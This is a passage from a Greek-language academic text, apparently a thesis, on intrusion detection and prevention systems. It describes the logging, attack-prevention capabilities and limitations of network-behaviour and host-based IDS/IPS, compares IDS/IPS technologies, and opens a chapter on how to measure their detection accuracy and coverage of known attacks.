- Αξιολόγηση
- Πρωτόκολλα επιπέδου δικτύου, μεταφοράς και εφαρμογής
- Διευθύνσεις IP προέλευσης και προορισμού
- Θύρες TCP ή UDP προέλευσης και προορισμού ή τύποι και κωδικοί ICMP
- Επιπρόσθετα πεδία επικεφαλίδων των πακέτων (όπως TTL)
- Αριθμός πακέτων και bytes που ανταλλάχτηκαν μεταξύ των δύο υπολογιστών της σύνδεσης
- Ενέργειες αποτροπής που ενδεχομένως πραγματοποιήθηκαν

3.5.3.7 Δυνατότητες αποτροπής επιθέσεων

Οι αισθητήρες των IDS/IPS ανάλυσης δικτυακής συμπεριφοράς παρέχουν τις ακόλουθες δυνατότητες αποτροπής επιθέσεων, ανάλογα με τον τρόπο λειτουργίας τους: [1]

- **Μόνο Παθητική λειτουργία** (Passive Only).

- **Τερματισμός της τρέχουσας συνόδου TCP**. Ένας παθητικός αισθητήρας μπορεί να επιχειρήσει τον τερματισμό μίας συνόδου αποστέλλοντας και στα δύο άκρα της επικοινωνίας πακέτα reset (RST). Η τεχνική αυτή αφενός μεν μπορεί να χρησιμοποιηθεί μόνο στην περίπτωση χρήσης του πρωτοκόλλου TCP και αφετέρου δεν είναι ιδιαίτερα αποτελεσματική, αφού σε πολλές περιπτώσεις τα πακέτα reset δεν αποστέλλονται εγκαίρως.

- **Μόνο Ευθύγραμμη λειτουργία** (Inline Only).
  - **Χρήση τεχνικών τείχους προστασίας**. Οι περισσότεροι ευθύγραμμοι αισθητήρες διαθέτουν δυνατότητες τειχών προστασίας που μπορούν να αξιοποιηθούν για τη διακοπή των ύποπτων δραστηριοτήτων.

- **Παθητική και Ευθύγραμμη λειτουργία** (Passive and Inline)
  - **Τροποποίηση των ρυθμίσεων άλλων συστημάτων ασφαλείας**. Το IPS μπορεί να αλλάξει την παραμετροποίηση άλλων συστημάτων ασφάλειας προκειμένου να τερματίσει μία εν εξελίξει επίθεση. Για παράδειγμα, είναι δυνατό να τροποποιήσει την παραμετροποίηση μίας δικτυακής συσκευής (firewall, router, switch) ή ενός host-based firewall, έτσι ώστε να αποκοπεί η πρόσβαση του επιτιθέμενου προς το στόχο της επίθεσης.
  - **Εκτέλεση τρίτων προγραμμάτων και scripts**. Κάποιοι αισθητήρες είναι σε θέση να εκτελέσουν εξειδικευμένα προγράμματα και scripts, που έχουν ορίσει εκ των προτέρων οι διαχειριστές ασφάλειας, όταν ανιχνευθούν ύποπτες δραστηριότητες.

Τα περισσότερα IPS δίνουν τη δυνατότητα στους διαχειριστές να ενεργοποιούν ή να απενεργοποιούν την αποτροπή των εισβολών για κάθε τύπο ειδοποιήσεων, όπως επίσης και να ορίζουν την τεχνική αποτροπής για κάθε τύπο ξεχωριστά. Η χρήση των δυνατοτήτων αποτροπής συνήθως βρίσκουν περιορισμένη χρήση, καθώς ο αποκλεισμός ενός false positive μπορεί να οδηγήσει σημαντικές διαταραχές στη λειτουργία του δικτύου.

3.5.3.8 Περιορισμοί

Ένα σημαντικός περιορισμός που αντιμετωπίζουν τα IDS/IPS ανάλυσης δικτυακής συμπεριφοράς είναι η καθυστέρηση στην ανίχνευση μίας απειλής. Η καθυστέρηση αυτή οφείλεται καταρχήν στη χρήση των μεθόδων εντοπισμού διαταραχών, καθώς αυτές στηρίζονται στην απόκλιση από μία τιμή αναφοράς, με αποτέλεσμα να μην ανιχνεύονται οι απειλές έως ότου ξεπεραστούν οι τιμές κατωφλίου που έχουν οριστεί. Επιπροσθέτως, ένας δεύτερος λόγος ύπαρξης καθυστερήσεων είναι οι πηγές δεδομένων που αξιοποιούνται. Όταν τα δεδομένα δικτυακών ροών προέρχονται από τους δρομολογητές ή άλλες δικτυακές συσκευές, αυτά μεταδίδονται στα IDS/IPS σε παρτίδες ανά τακτά

χρονικά διαστήματα. Αυτό έχει ως αποτέλεσμα να μην ανιχνεύονται εγκαίρως επιθέσεις οι οποίες ολοκληρώνονται γρήγορα.

Η καθυστέρηση αυτή μπορεί να αποφευχθεί με τη χρήση αισθητήρων οι οποίοι εκτελούν από μόνοι τους την απαιτητική σε υπολογιστικούς πόρους καταγραφή και ανάλυση των πακέτων, με το αντίστοιχο φυσικά χρηματικό κόστος.

3.5.4 IDSs/IPSs μεμονωμένου συστήματος


Τα IDS/IPS μεμονωμένου συστήματος (Host-Based IDSs/IPSs) παρακολουθούν τα γεγονότα που συμβαίνουν σε έναν συγκεκριμένο υπολογιστή και σε συνδυασμό με τα χαρακτηριστικά του προσπαθούν να ανιχνεύσουν ύποπτες δραστηριότητες. Παραδείγματα γεγονότων και χαρακτηριστικών που μπορεί να παρακολουθεί ένα IDS/IPS μεμονωμένου συστήματος είναι η ενσύρματη και ασύρματη δικτυακή κίνησή του, τα αρχεία καταγραφής του, οι εκτελούμενες διεργασίες, οι προσβάσεις σε αρχεία και οι τροποποιήσεις παραμέτρων εφαρμογών. [1]

Τα περισσότερα IDS/IPS μεμονωμένου συστήματος χρησιμοποιούν λογισμικό, που είναι γνωστό ως *πράκτορας* (agent), το οποίο εγκαθίσταται στον προστατευόμενο υπολογιστή. Το λογισμικό αυτό είναι σε θέση να εκτελεί ενέργειες αποτροπής επιθέσεων, αν αυτό είναι επιθυμητό, και μπορεί να μεταδίδει πληροφορίες σε διακομιστές διαχείρισης, οι οποίοι με τη σειρά τους μπορεί να χρησιμοποιούν βάσεις δεδομένων για την αποθήκευση αυτών των πληροφοριών. Για τη διαχείριση και παρακολούθηση των IDS/IPS υπάρχουν οι αντίστοιχες κονσόλες.

Οι πράκτορες μπορεί να είναι και υπό μορφή συσκευών, οι οποίες διαθέτουν ενσωματωμένο το απαραίτητο λογισμικό ασφάλειας, χωρίς έτσι να χρειάζεται η εγκατάσταση λογισμικού στον προστατευόμενο υπολογιστή. Οι συσκευές αυτές τοποθετούνται μπροστά από τον υπολογιστή προκειμένου να μπορούν να παρακολουθούν την εισερχόμενη και εξερχόμενη δικτυακή κίνησή του. Η διαφορά τους σε σχέση με τους ευθύγραμμους αισθητήρες των δικτυακών IDS/IPS είναι το ότι συνήθως είναι πιο εξειδικευμένοι, καθώς παρακολουθούν τη δραστηριότητα ενός μόνο τύπου εφαρμογής, όπως για παράδειγμα ενός web server ή μιας βάσης δεδομένων.

3.5.4.1 Αρχιτεκτονικές δικτύου και θέσεις αισθητήρων

Η αρχιτεκτονική δικτύου των IDS/IPS μεμονωμένου συστήματος είναι συνήθως απλή, καθώς οι πράκτορες εγκαθίστανται στους υπό παρακολούθηση υπολογιστές και τα δομικά στοιχεία του IDS/IPS επικοινωνούν μεταξύ τους αξιοποιώντας το τυπικό δίκτυο του οργανισμού. Για την προστασία των ανταλλασσόμενων ευαίσθητων πληροφοριών, συνήθως χρησιμοποιούνται τεχνικές κρυπτογράφησης. Στην περίπτωση χρήσης πρακτόρων υπό μορφή συσκευής, αυτοί τοποθετούνται μπροστά από τον κάθε προστατευόμενο υπολογιστή, όπως φαίνεται στην Εικόνα 3-5.



Εικόνα 3-5: Παράδειγμα αρχιτεκτονικής IDS/IPS μεμονωμένου συστήματος [1]

Οι πράκτορες συνήθως χρησιμοποιούνται για την παρακολούθηση των κρίσιμων υπολογιστικών συστημάτων, καθώς και για την ανάλυση των δραστηριοτήτων που δεν είναι δυνατό να παρακολουθηθούν από άλλα συστήματα ασφαλείας. Για παράδειγμα, τα δικτυακά IDS/IPS δεν είναι σε θέση να αναλύσουν τις δραστηριότητες μίας κρυπτογραφημένης δικτυακής επικοινωνίας, ενώ οι πράκτορες IDS/IPS μεμονωμένων συστημάτων, τοποθετημένοι στα άκρα της επικοινωνίας, έχουν πρόσβαση στην αποκρυπτογραφημένη δραστηριότητα.

3.5.4.2 Ακρίβεια ανίχνευσης

Η επίτευξη ακρίβειας στην ανίχνευση απειλών από ένα IDS/IPS μεμονωμένου συστήματος είναι αρκετά δύσκολη, καθώς το IDS/IPS δε γνωρίζει το πλαίσιο εντός του οποίου συμβαίνουν τα γεγονότα που εντοπίζονται. Για παράδειγμα, η εγκατάσταση μίας εφαρμογής ή η αντικατάσταση ενός αρχείου του συστήματος, μπορεί να είναι είτε ενέργειες μίας ιομορφής είτε νόμιμες δραστηριότητες. Γι' αυτό το λόγο, όταν ανιχνευθούν τέτοιου τύπου γεγονότα, ερωτάται συνήθως ο χρήστης για τη φύση της δραστηριότητας και εφόσον δε ληφθεί απάντηση εντός ενός ευλόγου χρονικού

διαστήματος, λαμβάνεται η προεπιλεγμένη απόφαση αποδοχής ή απόρριψης της ενέργειας. Ο συνδυασμός ποικίλων τεχνικών από ένα IDS/IPS μπορεί να αποφέρει μεγαλύτερη ακρίβεια ανίχνευσης, καθώς οι διάφορες τεχνικές μπορούν να συλλέξουν περισσότερες πληροφορίες σχετικά με τις παρατηρούμενες δραστηριότητες.

3.5.4.3 Τύποι ανιχνευόμενων γεγονότων

Οι τύποι των γεγονότων που μπορούν να ανιχνευτούν από ένα IDS/IPS μεμονωμένου συστήματος, ποικίλουν ανάλογα με τις τεχνικές ανίχνευσης που χρησιμοποιεί το κάθε IDS/IPS. Οι τεχνικές που συνήθως χρησιμοποιούνται είναι οι ακόλουθες:

- **Ανάλυση εκτελούμενου κώδικα**, με στόχο την αποτροπή εκτέλεσης ιομορφών και άλλων επιθέσεων που θα επέτρεπαν τη μη εξουσιοδοτημένη πρόσβαση και την κλιμάκωση προνομίων. Η ανάλυση του κώδικα μπορεί να γίνει με χρήση των παρακάτω τεχνικών:
  - **Ανάλυση συμπεριφοράς κώδικα,** εκτελώντας τον σε περιβάλλον δοκιμών και συγκρίνοντας τη συμπεριφορά του με πρότυπα καλής και κακής συμπεριφοράς.
  - **Ανίχνευση υπερχείλισης μνήμης**, αναζητώντας τυπικά χαρακτηριστικά αυτών των επιθέσεων, όπως συγκεκριμένες ακολουθίες εντολών και προσπάθειες πρόσβασης σε περιοχές μνήμης που δεν έχουν αποδοθεί στη διεργασία.
  - **Παρακολούθηση κλήσεων συστήματος**, καθώς ο πράκτορας είναι σε θέση να γνωρίζει τις εφαρμογές που μπορεί να καλέσει η κάθε εφαρμογή.
  - **Λίστες επιτρεπόμενων εφαρμογών και βιβλιοθηκών** που μπορεί να εκτελέσει ο κάθε χρήστης και η κάθε εφαρμογή.
- **Ανάλυση δικτυακής κίνησης**, σε αναλογία με την ανάλυση που εκτελείται από τα δικτυακά IDS/IPS. Επιπροσθέτως, είναι εφικτή η εξειδικευμένη επεξεργασία που αφορά συγκεκριμένες γνωστές εφαρμογές, όπως clients ηλεκτρονικής αλληλογραφίας, καθώς και ο έλεγχος αρχείων που διακινούνται δικτυακά, για την παρουσία ιομορφών.
- **Φιλτράρισμα δικτυακής κίνησης** από ενσωματωμένα τείχη προστασίας που διαθέτουν οι πράκτορες.
- **Παρακολούθηση του συστήματος αρχείων**, χρησιμοποιώντας τεχνικές ελέγχου της ακεραιότητας των αρχείων, ελέγχου των ιδιοτήτων σημαντικών αρχείων και προσπαθειών πρόσβασης σε σημαντικά αρχεία του συστήματος.
- **Ανάλυση των αρχείων καταγραφής**
- **Παρακολούθηση αλλαγών στις δικτυακές ρυθμίσεις του συστήματος**

3.5.4.4 Παραμετροποίηση

Τα IDS/IPS μεμονωμένου συστήματος απαιτούν συνήθως υψηλό βαθμό παραμετροποίησης, καθώς απαιτείται είτε ο προσδιορισμός πολιτικών σχετικά με τη συμπεριφορά της κάθε εφαρμογής ή η παρατήρηση της δραστηριότητας και ο ορισμός τιμών αναφοράς και προτύπων σχετικά με την αναμενόμενη συμπεριφορά. Και στις δύο περιπτώσεις είναι απαραίτητη η προσαρμογή των ρυθμίσεων στις εκάστοτε αλλαγές του περιβάλλοντος. Η παραμετροποίηση αυτή μπορεί να γίνει ανά σύστημα ή και ανά ομάδα συστημάτων.

Μία από τις ρυθμίσεις που συνήθως απαιτείται, αφορά τις λίστες blacklists και whitelists συστημάτων, εφαρμογών, θυρών, αρχείων και άλλων χαρακτηριστικών. Οι λίστες αυτές του κάθε πράκτορα είναι δυνατό να ενημερώνονται αυτομάτως μέσω των αναφορών πρακτόρων άλλων συστημάτων, σχετικά με νέες ανιχνεύσεις κακόβουλων δραστηριοτήτων. Τέλος, για κάθε τύπο ειδοποίησης δίνεται η δυνατότητα προσαρμογής των δυνατών επιλογών απόκρισης.

3.5.4.5 Δυνατότητες καταγραφής

Τα IDS/IPS μεμονωμένου συστήματος πραγματοποιούν εκτενή καταγραφή των δεδομένων που σχετίζονται με τα γεγονότα που ανιχνεύονται, τα οποία μπορούν να αξιοποιηθούν για την επιβεβαίωση των ειδοποιήσεων και τη διερεύνηση των περιστατικών ασφάλειας. Οι πληροφορίες που συνήθως καταγράφονται περιλαμβάνουν τα ακόλουθα: [1]

- Χρονοσήμανση
- Τύπο γεγονότος ή ειδοποίησης
- Αξιολόγηση
- Πληροφορίες σχετικά με τα εντοπιζόμενα γεγονότα, όπως διευθύνσεις IP, αριθμοί θυρών, πληροφορίες εφαρμογών, ονόματα αρχείων και αναγνωριστικά χρηστών.
- Ενέργειες αποτροπής που ενδεχομένως πραγματοποιήθηκαν

3.5.4.6 Δυνατότητες αποτροπής επιθέσεων

Τα IDS/IPS μεμονωμένου συστήματος παρέχουν τις ακόλουθες δυνατότητες αποτροπής επιθέσεων, ανάλογα με την τεχνική ανίχνευσης που χρησιμοποιείται: [1]

- **Ανάλυση εκτελούμενου κώδικα.** Με την τεχνική αυτή είναι δυνατή η αποτροπή της εκτέλεσης κώδικα μη εξουσιοδοτημένων εφαρμογών, ιομορφών και γενικότερα άγνωστων επιθέσεων.
- **Ανάλυση δικτυακής κίνησης.** Με την τεχνική αυτή είναι δυνατό να διακοπεί η επεξεργασία της εισερχόμενης κίνησης ή η εξερχόμενη κίνηση, προκειμένου να αποτραπούν επιθέσεις

των επιπέδων δικτύου, μεταφοράς και εφαρμογής ή να διακοπεί η χρήση μη εξουσιοδοτημένων εφαρμογών και πρωτοκόλλων. Τροποποιώντας τις ρυθμίσεις του firewall του συστήματος είναι επίσης δυνατό να αποτραπεί η περαιτέρω δικτυακή κίνηση που σχετίζεται με την ύποπτη δραστηριότητα. Η τεχνική ανάλυσης τη δικτυακής κίνησης είναι αποτελεσματική στην αποτροπή πολλών γνωστών και αγνώστων επιθέσεων.

- **Φιλτράρισμα δικτυακής κίνησης.** Λειτουργώντας ως firewall του συστήματος είναι εφικτή η παρεμπόδιση μη εξουσιοδοτημένων προσβάσεων και παραβιάσεων της πολιτικής ασφάλειας.
- **Παρακολούθηση του συστήματος αρχείων.** Με αυτήν την τεχνική είναι εφικτή η παρεμπόδιση της πρόσβασης, τροποποίησης, αντικατάστασης ή διαγραφής αρχείων, αποτρέποντας την εγκατάσταση ιομορφών.

Οι υπόλοιπες τεχνικές ανίχνευσης, όπως για παράδειγμα η ανάλυση των αρχείων καταγραφής, δεν δίνουν τη δυνατότητα αποτροπής επιθέσεων, καθώς η ανίχνευση των απειλών γίνεται σε μεταγενέστερο χρόνο της εκτέλεσης των αντίστοιχων δραστηριοτήτων.

Λόγω της καλής γνώσης των χαρακτηριστικών του προστατευόμενου συστήματος, τα IDS/IPS μεμονωμένου συστήματος είναι σε θέση να προσδιορίσουν αν μία επίθεση θα είναι επιτυχής σε περίπτωση που αυτή δεν αποτραπεί. Βάσει αυτής της γνώσης μπορούν να θέτουν την κατάλληλη προτεραιότητα σε κάθε ειδοποίηση και να επιλέγουν την κατάλληλη ενέργεια αποτροπής.

3.5.4.7 Περιορισμοί

Τα IDS/IPS μεμονωμένου συστήματος αντιμετωπίζουν τους παρακάτω περιορισμούς:

- **Καθυστέρηση στην παραγωγή ειδοποιήσεων**, όταν χρησιμοποιούνται τεχνικές όπως η ανάλυση των αρχείων καταγραφής, οι οποίες εφαρμόζονται ανά τακτά χρονικά διαστήματα και οδηγούν σε σημαντικές καθυστερήσεις στην αναγνώριση γεγονότων.
- **Καθυστέρηση στην ενημέρωση των διακομιστών διαχείρισης.** Πολλά IPS/IPS προωθούν τα δεδομένα ειδοποιήσεων σε διακομιστές διαχείρισης ανά τακτά χρονικά διαστήματα και όχι σε πραγματικό χρόνο, με αποτέλεσμα να υπάρχουν καθυστερήσεις στην εκτέλεση ενεργειών αποτροπής των επιθέσεων.
- **Κατανάλωση υπολογιστικών πόρων του προστατευόμενου συστήματος από τον εγκατεστημένο πράκτορα**.

3.5.5 Χρήση πολλαπλών τεχνολογιών IDS/IPS

Η κάθε μία από τις τεχνολογίες IDS/IPS που αναλύθηκαν, παρέχει διαφορετικές δυνατότητες και πλεονεκτήματα έναντι των υπολοίπων τεχνολογιών. Ο Πίνακας 3-1 παρέχει μια σύγκριση αυτών των τεχνολογιών.

Πίνακας 3-1: Σύγκριση τεχνολογιών IDS/IPS [1]

Τεχνολογία IDS/IPS	Τύποι ανιχνευόμενων γεγονότων	Πεδίο εφαρμογής	Πλεονεκτήματα
Δικτυακά	Δραστηριότητες επιπέδων δικτύου, μεταφοράς και εφαρμογής	Πολλαπλά υποδίκτυα και ομάδες υπολογιστών	Είναι σε θέση να αναλύσουν σε βάθος το μεγαλύτερο πλήθος πρωτοκόλλων επιπέδου εφαρμογής
Ασύρματα	Δραστηριότητες ασύρματων πρωτοκόλλων και μη εξουσιοδοτημένα WLANs	Πολλαπλά WLANs και ομάδες ασύρματων clients	Είναι σε θέση να αναλύσουν τις δραστηριότητες των πρωτοκόλλων ασύρματης δικτύωσης
Ανάλυσης δικτυακής συμπεριφοράς	Δραστηριότητες επιπέδων δικτύου, μεταφοράς και εφαρμογής που προκαλούν ανώμαλες δικτυακές ροές	Πολλαπλά υποδίκτυα και ομάδες υπολογιστών	Είναι τα πιο αποτελεσματικά στην ανίχνευση αναγνωριστικών σαρώσεων και επιθέσεων άρνησης υπηρεσιών Επιτρέπουν την ανασύνθεση γεγονότων με στόχο τον προσδιορισμό της αρχικής πηγής μόλυνσης από μία ιομορφή

Τεχνολογία IDS/IPS	Τύποι ανιχνευόμενων γεγονότων	Πεδίο εφαρμογής	Πλεονεκτήματα
Μεμονωμένου συστήματος	Δραστηριότητες των εφαρμογών και του λειτουργικού συστήματος του εποπτευόμενου συστήματος, καθώς και δραστηριότητες επιπέδων δικτύου, μεταφοράς και εφαρμογής	Μεμονωμένα συστήματα	Λόγω της τοποθέτησής τους, είναι σε θέση να αναλύσουν τις δραστηριότητες μίας κρυπτογραφημένης δικτυακής επικοινωνίας

Πολλοί οργανισμοί επιλέγουν να χρησιμοποιήσουν πολλαπλές τεχνολογίες IDS/IPS ή ακόμα και διαφορετικά IDS/IPS της ίδιας τεχνολογίας, καθώς κάθε ένα από αυτά είναι σε θέση να ανιχνεύσει γεγονότα τα οποία δεν ανιχνεύονται από τις υπόλοιπα ή να ανιχνεύσει κάποιους τύπους γεγονότων με μεγαλύτερη ακρίβεια από τα άλλα IDS/IPS. Τα διαφορετικά αυτά προϊόντα λειτουργούν εξ' ορισμού ανεξάρτητα από τα υπόλοιπα. Το γεγονός αυτό έχει το πλεονέκτημα της ανεξάρτητης λειτουργίας του κάθε IDS/IPS, ελαχιστοποιώντας τις επιπτώσεις που μπορεί να έχει η αστοχία ενός εξ' αυτών στη λειτουργία των άλλων. Ωστόσο, η έλλειψη ολοκλήρωσης των διαφορετικών αυτών προϊόντων, περιορίζει την αποτελεσματικότητα της συνολικής λύσης, καθώς αφενός μεν δεν είναι εφικτός ο διαμοιρασμός των πληροφοριών μεταξύ των διαφορετικών IDS/IPS και αφετέρου αυξάνεται σημαντικά η δυσκολία παρακολούθησης και διαχείρισής τους. Γι' αυτό το λόγο επιλέγεται πολλές φορές είτε η άμεση ολοκλήρωσή τους μέσω της απευθείας ανταλλαγής δεδομένων ή η έμμεση ολοκλήρωσή τους μέσω της αποστολής των δεδομένων τους σε συστήματα SIEM (Security Information and Event Management).

4 Θέματα αξιολόγησης των IDSs/IPSs

Αν και τα συστήματα ανίχνευσης και αποτροπής εισβολών χρησιμοποιούνται σήμερα ευρέως για την προστασία των πληροφοριακών συστημάτων, δεν υπάρχει επί του παρόντος μία ολοκληρωμένη και επιστημονικά τεκμηριωμένη μεθοδολογία δοκιμής της αποτελεσματικότητας αυτών των συστημάτων. Η έλλειψη ποσοτικών μετρήσεων απόδοσης των IDSs/IPSs, οφείλεται σε διάφορα εμπόδια που χρειάζεται να ξεπεραστούν προκειμένου να είναι εφικτή η εκτέλεση αυτών των δοκιμών. Στις επόμενες παραγράφους αναλύονται οι κυριότερες ποσοτικές μετρήσεις που είναι απαραίτητες, καθώς και τα εμπόδια που υπάρχουν στην εκτέλεση αυτών των μετρήσεων.

Η δυνατότητα πραγματοποίησης ποσοτικών μετρήσεων της ακρίβειας των IDSs/IPSs είναι απαραίτητη αφενός μεν για εκείνους που έχουν την ευθύνη αξιολόγησης και επιλογής ενός τέτοιου συστήματος και αφετέρου για τους ερευνητές που προσπαθούν να βελτιώσουν τα συστήματά τους και να μετρήσουν την πρόοδο και αποτελεσματικότητά τους.

4.1 Μετρήσιμα χαρακτηριστικά των IDSs/IPSs

Στην ενότητα αυτή παρατίθενται τα κυριότερα μετρήσιμα χαρακτηριστικά των IDSs/IPSs, εστιάζοντας κυρίως στα ποσοτικά χαρακτηριστικά που σχετίζονται με την ακρίβεια ανίχνευσης.

4.1.1 Κάλυψη έναντι γνωστών επιθέσεων

Με τη μέτρηση αυτή προσδιορίζεται ο αριθμός των γνωστών επιθέσεων που μπορεί να ανιχνεύσει ένα IDS/IPS υπό ιδανικές συνθήκες. Για τα IDSs/IPSs που χρησιμοποιούν τη μεθοδολογία ανίχνευσης βάσει υπογραφών, αυτό μπορεί να επιτευχθεί μέσω της μέτρησης του αριθμού των διαθέσιμων υπογραφών και της αντιστοίχησής τους στις γνωστές απειλές. Για τα IDSs/IPSs που χρησιμοποιούν μεθοδολογίες διαφορετικές από τη μεθοδολογία ανίχνευσης βάσει υπογραφών, είναι απαραίτητο να προσδιοριστούν οι γνωστές απειλές που μπορούν να ανιχνευθούν από μία συγκεκριμένη μεθοδολογία. [3]

Όμως, ο αριθμός των διαστάσεων της κάθε απειλής καθιστά δύσκολη μία τέτοια μέτρηση. Η κάθε επίθεση έχει για παράδειγμα ένα συγκεκριμένο στόχο (π.χ. διείσδυση, άρνηση υπηρεσιών, ανίχνευση), είναι επιτυχής έναντι συγκεκριμένης έκδοσης λογισμικού, λειτουργικού συστήματος ή πρωτοκόλλου και αφήνει ίχνη σε διαφορετικές τοποθεσίες. Η αντιμετώπιση των διαφορετικών διαστάσεων των απειλών από τους ερευνητές ποικίλει, καθώς κάποιοι από αυτούς προσδιορίζουν τις απειλές κατά τις μετρήσεις χρησιμοποιώντας χαμηλή διακριτότητα, γνωρίζοντας για παράδειγμα ότι η κάθε απειλή έχει πολλαπλούς στόχους διαφορετικών χαρακτηριστικών, ενώ κάποιοι άλλοι προσδιορίζουν τις απειλές χρησιμοποιώντας το μέγιστο εφικτό βαθμό διακριτότητας, όπου η κάθε απειλή σχετίζεται για παράδειγμα με ένα συγκεκριμένο στόχο συγκεκριμένων χαρακτηριστικών.

Αυτή η διαφοροποίηση σχετικά με το κατάλληλο επίπεδο διακριτότητας κατά τον προσδιορισμό των απειλών, καθιστά δύσκολη την απαρίθμηση των απειλών που είναι σε θέση να ανιχνεύσει ένα IDS/IPS και τη σύγκριση της κάλυψης που παρέχουν τα διάφορα προϊόντα έναντι των επιθέσεων. Το πρόβλημα αυτό αντιμετωπίζεται ως ένα βαθμό από τη CVE (Common Vulnerabilities and Exposures), η οποία είναι μία λίστα με όλες τις γνωστές ευπάθειες. Παρόλα αυτά, η CVE δεν μπορεί να δώσει λύση στο πρόβλημα των πολλαπλών διαφορετικών επιθέσεων που στοχεύουν την ίδια ευπάθεια και χρησιμοποιούν διαφορετικές τεχνικές διαφυγής.

Ένα άλλο πρόβλημα που αντιμετωπίζεται κατά την αξιολόγηση της κάλυψης έναντι γνωστών επιθέσεων είναι ο προσδιορισμός της σημαντικότητας των διαφόρων τύπων απειλών για την κάθε υποδομή. Για παράδειγμα, η ικανότητα ανίχνευσης δραστηριοτήτων αναγνώρισης και χαρτογράφησης δικτύου, ενδέχεται για κάποιες εγκαταστάσεις να είναι ιδιαίτερα σημαντική ενώ για κάποιες άλλες να είναι αδιάφορη. Επίσης, η αξιολόγηση ενός IDS/IPS από έναν οργανισμό, σχετικά με την κάλυψη έναντι γνωστών επιθέσεων που αφορούν είτε παλαιότερα συστήματα τα οποία δεν διαθέτει, ή έναντι επιθέσεων που στοχεύουν αδυναμίες για τις οποίες έχουν εφαρμοστεί οι απαιτούμενες διορθώσεις, δεν είναι η πλέον κατάλληλη. Είναι απαραίτητο να πραγματοποιείται μία αξιολόγηση η οποία θα είναι στοχευμένη στα χαρακτηριστικά της συγκεκριμένης εποπτευόμενης υποδομής.


4.1.2 Πιθανότητα εμφάνισης ψευδώς θετικών ειδοποιήσεων

